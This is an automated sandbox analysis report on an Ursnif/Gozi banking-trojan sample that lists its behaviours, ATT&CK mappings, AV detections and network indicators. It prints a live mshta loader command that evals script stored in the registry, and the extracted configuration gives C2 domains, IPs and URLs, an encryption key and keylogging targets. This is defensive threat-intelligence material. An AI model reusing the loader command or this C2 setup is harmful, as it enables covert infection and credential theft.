ID: 385479
Sample Name: a.exe
Cookbook: default.jbs
Time: 15:22:17
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report a.exe

Overview


General Information

Sample Name:	a.exe
Analysis ID:	385479
MD5:	6321729b9f33fea..
SHA1:	816ad37e36a68f8.
SHA256:	369cfe293c93b00..
Tags:	gozi
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- Yara detected AntiVM3
- Hooks registry keys query functions…
- Injects a PE file into a foreign proce…
- Modifies the export address table of…
- Modifies the import address table of…
- Modifies the prolog of user mode fun…
- Performs DNS queries to domains w…
- Tries to detect sandboxes and other…
- Writes or reads registry keys via WMI

Classification



Startup

- **System is w10x64**
- a.exe (PID: 5472 cmdline: 'C:\Users\user\Desktop\a.exe' MD5: 6321729B9F33FEA55483FBB3792C611B)
  - a.exe (PID: 4280 cmdline: {path} MD5: 6321729B9F33FEA55483FBB3792C611B)
- iexplore.exe (PID: 6752 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6800 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6752 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 5704 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 4892 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5704 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5048 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5704 CREDAT:82948 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6476 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5704 CREDAT:17430 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 4244 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Hpuv='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Hpuv).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\Audiinrt'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
[
  {
    "RSA Public Key":
"pQo4KM3R8eFYLdoECMIPO/fNsO/R/HK4kV0BXYECYloQSK7KS4zZTuTDX2DjIg0QQ/f/kuwGstNk0nYCXnXvpcTnWc5tfeErS6XtajLNuQFk3xd1/kTT3SeWu19JsEsxjPY+c7yLsdZjJRyX+jOCMjDszRu/faKKDVHAdoeOLdX64WevI8mc3fiPLbvB4KOP"
  },
  {
    "c2_domain": [
      "c1.microsoft.com",
      "ctldl.windowsupdate.com",
      "195.123.214.61",
      "195.123.213.250",
      "195.123.214.20",
      "puvj2jr.xyz",
      "6ffddg2.xyz",
      "8iqnb33.xyz"
    ],
    "dns_server": [
      "107.174.86.134",
      "107.175.127.22"
    ],
    "DGA_count": "10",
    "ip_check_url": [
      "api.wipmania.com",
      "ipinfo.io/ip",
      "api.wipmania.com",
      "curlmyip.net"
    ],
    "server": "12",
    "serpent_key": "10386128UJANFYTR",
    "sleep_time": "1",
    "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "300",
    "time_value": "300",
    "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "300",
    "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
    "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "300",
    "not_use(CRC_BCTIMEOUT)": "10",
    "botnet": "7676",
    "capture_window_title?(CRC_KEYLOGLIST)": "notepad, iexplore, chrome, firefox, terminal, mstsc, edge",
    "SetWaitableTimer_value": "60"
  }
]
```


Yara Overview

Memory Dumps


Source	Rule	Description	Author	Strings
00000000.00000002.238889051.00000000030EA000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000004.00000003.462274472.0000000001B4C000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.362892848.0000000001D48000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.362944534.0000000001D48000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.363046153.0000000001D48000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Compliance



- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

Performs DNS queries to domains with low reputation

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 2	Path Interception	Process Injection 1 1 2	Rootkit 4	Credential API Hooking 3	System Time Discovery 1	Remote Services	Credential API Hooking 3	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesc Insecu Netwo Comm
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	Input Capture 1	Query Registry 1	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit Redire Calls/S
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Security Software Discovery 1 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit Track I Locatic
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 2 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1 2	LSA Secrets	Virtualization/Sandbox Evasion 2 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	System Information Discovery 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
a.exe	46%	Virustotal		Browse
a.exe	19%	Metadefender		Browse
a.exe	31%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.a.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.a.exe.d60000.2.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
0.2.a.exe.310d9b4.2.unpack	100%	Avira	TR/Patched.Ren.Gen4		Download File

Domains

Source	Detection	Scanner	Label	Link
2q7mfx2.xyz	0%	Virustotal		Browse
1.0.0.127.in-addr.arpa	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
8.8.8.8.in-addr.arpa	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://2q7mfx2.xyz/ddsadasdsaasdasdasd/nCQsOTqfa/4drLDa3auEFQqSoE0vyq/5xl8GCN1yHL5YcN3EBj/mfCnwe6xtj	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://2q7mfx2.xyz/favicon.ico	0%	Avira URL Cloud	safe	
http://2q7mfx2.xyz/ddsadasdsaasdasdasd/nCQsOTqfa/4drLDa3auEFQqSoE0vyq/5xl8GCN1yHL5YcN3EBj/mfCnwe6xtjDp36cmouaBCM/5WXgtFq_2BgKp/PDd6mPao/VUS6J3k6OdP2bm_2B0Sh5Sb/v4qaeiBWrX/itXnEXJVNYim4ybL5/clrwdun4JuQa/iFtQQTarJN7/ou3bA61QNiTDuh/w23BEo_2BStwd/6tUmvLY.pal	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://2q7mfx2.xyz/ddsadasdsaasdasdasd/pVvzK0_2/FwDvnZbRILJs4gC4ZNCtKHr/k327Dz9kpG/ZIs5yRxNJXU0MDx7K	0%	Avira URL Cloud	safe	
http://www.carterandcone.comC	0%	URL Reputation	safe	
http://www.carterandcone.comC	0%	URL Reputation	safe	
http://www.carterandcone.comC	0%	URL Reputation	safe	
http://www.founder.com.cn/cns	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.fonts.comic7fj	0%	Avira URL Cloud	safe	
http://2q7mfx2.xyz/ddsadasdsaasdasdasd/akOFAAemOaw/GRWDQgHTmj_2BB/0SsNgHXf0_2F8YRF3MF_2/BTXUUhGsccvU	0%	Avira URL Cloud	safe	
http://2q7mfx2.xyz/ddsadasdsaasdasdasd/akOFAAemOaw/GRWDQgHTmj_2BB/0SsNgHXf0_2F8YRF3MF_2/BTXUUhG	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://2q7mfx2.xyz/ddsadasdsaasdasdasd/pVvzK0_2/FwDvnZbRILJs4gC4ZNCtKHr/k327Dz9kpG/ZIs5yRxNJXU0MDx7K/1oYc2LXr26Jn/g5cPh2VKvvb/yvDaP_2F5_2F_2/BJc306ZiYZoF1QKdSMJJW/mGSWnCTz_2FMEjKy/DiOWbVEp8jQjHYx/7HEU8s2PxBoZ2q0K8s/zFYWNQgho/NDIqciBsagELw6U9Ykcj/Yn73Zb3X.pal	0%	Avira URL Cloud	safe	
http://www.fonts.comnHf	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://2q7mfx2.xyz/favicon.ico~	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/P	0%	Avira URL Cloud	safe	
http://2q7mfx2.xyz/ddsadasdsaasdasdasd/akOFAAemOaw/GRWDQgHTmj_2BB/0SsNgHXf0_2F8YRF3MF_2/BTXUUhGsccvUTI0X/YtzO0a_2B5tA_2F/PAuzboBrzi2NYt1j_2/BTeCTzZqB/aUt8BZ0LT0UMxiZA_2FM/6a4EDRiKQ_2BhQNQcOC/Rn9l8Tt0802pyLpFPogw_2/F4g0qrzhYPym6/9lYbjfC9/i8invrB3NNgg4mE9K5Lu1uv/_2F.pal	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fonts.commf0	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.fonts.comcqf	0%	Avira URL Cloud	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
2q7mfx2.xyz	142.93.7.187	true	true	• 0%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
1.0.0.127.in-addr.arpa	unknown	unknown	false	• 0%, Virustotal, Browse	unknown
8.8.8.8.in-addr.arpa	unknown	unknown	false	• 0%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://2q7mfx2.xyz/favicon.ico	false	• Avira URL Cloud: safe	unknown
http://2q7mfx2.xyz/ddsadasdsaasdasdasd/nCQsOTqfa/4drLDa3auEFQqSoE0vyq/5xl8GCN1yHL5YcN3EBj/mfCnwe6xtjDp36cmouaBCM/5WXgtFq_2BgKp/PDd6mPao/VUS6J3k6OdP2bm_2B0Sh5Sb/v4qaeiBWrX/itXnEXJVNYim4ybL5/cIrwdun4JuQa/iFtQQTarJN7/ou3bA61QNiTDuh/w23BEo_2BStwd/6tUmvLY.pal	false	• Avira URL Cloud: safe	unknown
http://2q7mfx2.xyz/ddsadasdsaasdasdasd/pVvzK0_2/FwDvnZbRILJs4gC4ZNCtKHr/k327Dz9kpG/ZIs5yRxNJXU0MDx7K/1oYc2LXr26Jn/g5cPh2VKvvb/yvDaP_2F5_2F_2/BJc306ZiYZoF1QKdSMJJW/mGSWnCTz_2FMEjKy/DiOWbVEp8jQjHYx/7HEU8s2PxBoZ2q0K8s/zFYWNQgho/NDIqciBsagELw6U9Ykcj/Yn73Zb3X.pal	false	• Avira URL Cloud: safe	unknown
http://2q7mfx2.xyz/ddsadasdsaasdasdasd/akOFAAemOaw/GRWDQgHTmj_2BB/0SsNgHXf0_2F8YRF3MF_2/BTXUUhGsccvUTI0X/YtzO0a_2B5tA_2F/PAuzboBrzi2NYt1j_2/BTeCTzZqB/aUt8BZ0LT0UMxiZA_2FM/6a4EDRiKQ_2BhQNQcOC/Rn9l8Tt0802pyLpFPogw_2/F4g0qrzhYPym6/9lYbjfC9/i8invrB3NNgg4mE9K5Lu1uv/_2F.pal	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false		high
http:// 2q7mfx2.xyz/ddsadasdsaasdasdasd/nCQsOTqfa/4drLDa3auE FQqSoE0vyq/5xI8GCN1yHL5YcN3EBj/mfCnwe6xtj	~DFBEABCA28CF22FEB6.TMP.32.dr, {EB16AD66-9BDD-11EB-90E4-ECF4 BB862DED}.dat.32.dr	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false		high
http://www.tiro.com	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.amazon.com/	msapplication.xml.23.dr	false		high
http://www.fontbureau.com/designers	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp, a.exe, 0000000 0.00000003.220468718.000000000 5B7B000.00000004.00000001.sdmp	false		high
http://www.goodfont.co.kr	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.twitter.com/	msapplication.xml5.23.dr	false		high
http://www.sajatypeworks.com	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// 2q7mfx2.xyz/ddsadasdsaasdasdasd/pVvzK0_2/FwDvnZbRILJ s4gC4ZNCtKHr/k327Dz9kpG/ZIs5yRxNJXU0MDx7K	~DFE8E2529E38BBDC04.TMP.32.dr, {EB16AD68-9BDD-11EB-90E4-ECF4 BB862DED}.dat.32.dr	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comC	a.exe, 00000000.00000003.21629 6847.0000000005B7D000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cns	a.exe, 00000000.00000003.21491 5238.0000000005B7A000.00000004 .00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	a.exe, 00000000.00000002.24798 9835.0000000006D82000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.comic7fj	a.exe, 00000000.00000003.21366 1113.0000000005B8B000.00000004 .00000001.sdmp	false	• Avira URL Cloud: safe	unknown
